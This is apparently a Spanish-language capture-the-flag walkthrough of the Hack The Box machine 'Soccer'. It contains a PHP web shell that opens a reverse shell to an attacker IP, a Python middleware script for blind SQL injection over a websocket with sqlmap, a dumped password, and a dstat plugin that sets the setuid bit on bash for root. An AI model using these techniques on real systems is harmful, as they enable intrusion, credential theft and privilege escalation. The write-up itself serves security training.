Soccer Writeup
Hoy resolveremos la ultima máquina del año 2022 de hack the box.
Enumeración
nmap -sC -sV -T4 10.129.116.169

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 ad0d84a3fdcc98a478fef94915dae16d (RSA)

| 256 dfd6a39f68269dfc7c6a0c29e961f00c (ECDSA)

|_ 256 5797565def793c2fcbdb35fff17c615c (ED25519)

80/tcp open http nginx 1.18.0 (Ubuntu)

|_http-server-header: nginx/1.18.0 (Ubuntu)

|_http-title: Did not follow redirect to http://soccer.htb/

9091/tcp open xmltec-xmlmail?

| fingerprint-strings:

| DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:

| HTTP/1.1 400 Bad Request

| Connection: close

| GetRequest:

| HTTP/1.1 404 Not Found

| Content-Security-Policy: default-src 'none'

| X-Content-Type-Options: nosniff

| Content-Type: text/html; charset=utf-8

| Content-Length: 139

| Date: Mon, 19 Dec 2022 17:44:47 GMT

| Connection: close

| <!DOCTYPE html>

| <html lang="en">

| <head>

| <meta charset="utf-8">

| <title>Error</title>

| </head>

| <body>

| <pre>Cannot GET /</pre>

| </body>

| </html>

| HTTPOptions, RTSPRequest:

| HTTP/1.1 404 Not Found

| Content-Security-Policy: default-src 'none'

| X-Content-Type-Options: nosniff

| Content-Type: text/html; charset=utf-8

| Content-Length: 143

| Date: Mon, 19 Dec 2022 17:44:47 GMT

| Connection: close

| <!DOCTYPE html>

| <html lang="en">

| <head>

| <meta charset="utf-8">

| <title>Error</title>

| </head>

| <body>

| <pre>Cannot OPTIONS /</pre>

| </body>

|_ </html>

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

SF-Port9091-TCP:V=7.93%I=7%D=12/19%Time=63A0A308%P=x86_64-pc-linux-gnu%r(i

SF:nformix,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\

SF:r\n\r\n")%r(drda,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\

SF:x20close\r\n\r\n")%r(GetRequest,168,"HTTP/1\.1\x20404\x20Not\x20Found\r

SF:\nContent-Security-Policy:\x20default-src\x20'none'\r\nX-Content-Type-O

SF:ptions:\x20nosniff\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nC

SF:ontent-Length:\x20139\r\nDate:\x20Mon,\x2019\x20Dec\x202022\x2017:44:47

SF:\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lan

SF:g=\"en\">\n<head>\n<meta\x20charset=\"utf-8\">\n<title>Error</title>\n<

SF:/head>\n<body>\n<pre>Cannot\x20GET\x20/</pre>\n</body>\n</html>\n")%r(H

SF:TTPOptions,16C,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Po

SF:licy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\

SF:nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20143

SF:\r\nDate:\x20Mon,\x2019\x20Dec\x202022\x2017:44:47\x20GMT\r\nConnection

SF::\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<m

SF:eta\x20charset=\"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>

SF:Cannot\x20OPTIONS\x20/</pre>\n</body>\n</html>\n")%r(RTSPRequest,16C,"H

SF:TTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Policy:\x20default-

SF:src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\nContent-Type:\x2

SF:0text/html;\x20charset=utf-8\r\nContent-Length:\x20143\r\nDate:\x20Mon,

SF:\x2019\x20Dec\x202022\x2017:44:47\x20GMT\r\nConnection:\x20close\r\n\r\

SF:n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<meta\x20charset=\"

SF:utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>Cannot\x20OPTIONS

SF:\x20/</pre>\n</body>\n</html>\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20Ba

SF:d\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2

SF:F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")

SF:%r(DNSStatusRequestTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnec

SF:tion:\x20close\r\n\r\n")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\

SF:r\nConnection:\x20close\r\n\r\n")%r(SSLSessionReq,2F,"HTTP/1\.1\x20400\

SF:x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Al ver que tiene el puerto 80 abierto probamos a entrar en la pagina.

Al ver esto significa que tenemos que actualizar nuestra carpeta de /etc/hosts añadiendo la IP y la url soccer.htb
Una vez dentro, probamos a buscar que subdirectorios tiene.
gobuster dir -u http://soccer.htb/ -w /usr/share/wordlists/dirb/big.txt

===============================================================

Gobuster v3.3

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

===============================================================

[+] Url: http://soccer.htb/

[+] Method: GET

[+] Threads: 10

[+] Wordlist: /usr/share/wordlists/dirb/big.txt

[+] Negative Status codes: 404

[+] User Agent: gobuster/3.3

[+] Timeout: 10s

===============================================================

2022/12/19 13:02:12 Starting gobuster in directory enumeration mode

===============================================================

/.htpasswd (Status: 403) [Size: 162]

/.htaccess (Status: 403) [Size: 162]

/tiny (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]

Progress: 20429 / 20470 (99.80%)===============================================================

2022/12/19 13:04:38 Finished
Usando la herramienta “gobuster” descubrimos que tiene un subdirectorio llamado “tiny”

Vulnerabilidad
Buscamos sobre “Tiny File Manager” y descubrimos que tiene un github con las credenciales por defecto (https://github.com/prasathmani/tinyfilemanager/blob/master/tinyfilemanager.php)
Mirando por la página vemos que podemos subir archivos en la carpeta /tiny. Nos preparamos una cmd en php y la subimos a la página
<?php

system("bash -c 'bash -i >& /dev/tcp/10.10.16.72/4444 0>&1'")

?>
Subimos este archivo, activamos netcat con el puerto nc -lnvp 4444 que hayamos puesto en el script anterior y lo ejecutamos añadiendo /uploads/cmd.php a la url. Así conseguimos una revershell de www-data
Investigando el interior de la plataforma, encontramos en la carpeta /etc/nginx/sites-available donde esta el archivo soc-player.htb
cat soc-player.htb

server {

listen 80;

listen [::]:80;

server_name soc-player.soccer.htb;

root /root/app/views;

location / {

proxy_pass http://localhost:3000;

proxy_http_version 1.1;

proxy_set_header Upgrade $http_upgrade;

proxy_set_header Connection 'upgrade';

proxy_set_header Host $host;

proxy_cache_bypass $http_upgrade;

}

}
Así localizamos que soccer.htb tiene un subdominio y lo añadiremos a nuestro /etc/hosts. En esa página nos podemos registrar y al hacerlo nos dan un ticket y viendo el codigo de la pagina vemos que usa websocket. Buscando sobre “SQLi websocket” encontramos un blog (https://rayhan0x01.github.io/ctf/2021/04/02/blind-sqli-over-websocket-automation.html) sobre como explotar esta vulnerabilidad.
Siguiendo los pasos del blog se nos quedará un codigo así, solo tendriamos que cambiar “ws_server = “ y “data = data = ‘{“id”:”%s”}’ % message”
from http.server import SimpleHTTPRequestHandler

from socketserver import TCPServer

from urllib.parse import unquote, urlparse

from websocket import create_connection

ws_server = "ws://soc-player.soccer.htb:9091/ws"

def send_ws(payload):

ws = create_connection(ws_server)

# If the server returns a response on connect, use below line

#resp = ws.recv() # If server returns something like a token on connect you can find and extract from here

# For our case, format the payload in JSON

message = unquote(payload).replace('"','\'') # replacing " with ' to avoid breaking JSON structure

data = '{"id":"%s"}' % message

ws.send(data)

resp = ws.recv()

ws.close()

if resp:

return resp

else:

return ''

def middleware_server(host_port,content_type="text/plain"):

class CustomHandler(SimpleHTTPRequestHandler):

def do_GET(self) -> None:

self.send_response(200)

try:

payload = urlparse(self.path).query.split('=',1)[1]

except IndexError:

payload = False

if payload:

content = send_ws(payload)

else:

content = 'No parameters specified!'

self.send_header("Content-type", content_type)

self.end_headers()

self.wfile.write(content.encode())

return

class _TCPServer(TCPServer):

allow_reuse_address = True

httpd = _TCPServer(host_port, CustomHandler)

httpd.serve_forever()

print("[+] Starting MiddleWare Server")

print("[+] Send payloads in http://localhost:8081/?id=*")

try:

middleware_server(('0.0.0.0',8081))

except KeyboardInterrupt:

pass
Este código lo ejecutariamos en nuestra máquina local y en otra terminal ejecutariamos el siguiente comando
sqlmap -u "http://localhost:8081/?id=1" -p "id"
Este proceso puede tardar una eternidad pero con paciencia conseguiras la contraseña
+------+-------------------+----------+----------------------+

| id | email | username | password |

+------+-------------------+----------+----------------------+

| 1324 | player@player.htb | player | PlayerOftheMatch2022 |

+------+-------------------+----------+----------------------+
Teniendo la contraseña podemos conectarnos al ssh y conseguir la user.txt
ssh player@10.129.116.169

player@10.129.116.169's password: PlayerOftheMatch2022
Escalada de privilegios
Mirando el servidor encontramos en la carpeta /usr/bin/dstat que utiliza “dstat” que es bastante similiar a sudo. Para escalar de privilegios tendremos que crearnos un pluggin dstat_algo.py en la carpeta /usr/local/share/dstat/
nano dstat_eskere.py
---------------------------------------------------------------------------------

import os

os.system(chmod u+s /usr/bin/bash')
Una vez creado este archivo, le damos permisos de ejecución y lo ejecutamos con dstat
doas -u root /usr/bin/dstat --eskere
Ejecutamos bash -p y obtendríamos root, buscamos el directorio /root y allí encontraremos root.txt y habríamos terminado la máquina